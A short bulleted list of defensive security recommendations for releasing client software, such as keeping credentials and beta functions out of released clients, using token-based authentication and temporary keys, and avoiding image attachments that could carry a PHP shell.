- **Never release clients with clear informations** like passwords or credentials in it.
- Keep unimplemented modules/functions or beta testing functions private and making sure released clients doesn't have it in.
- Filtering accesses to servers by IP (IP Disclosure) paying attention to the IP Disclosure vulnerabilities.
- Use tokenized web based authentication instead of SMTP authentication.
- Use temporary keys to encrypt communications with the authorization server.
- Do not use screenshots in the attached files of mails,Jpeg and many other image file types can be manipulated to include a PHP shell.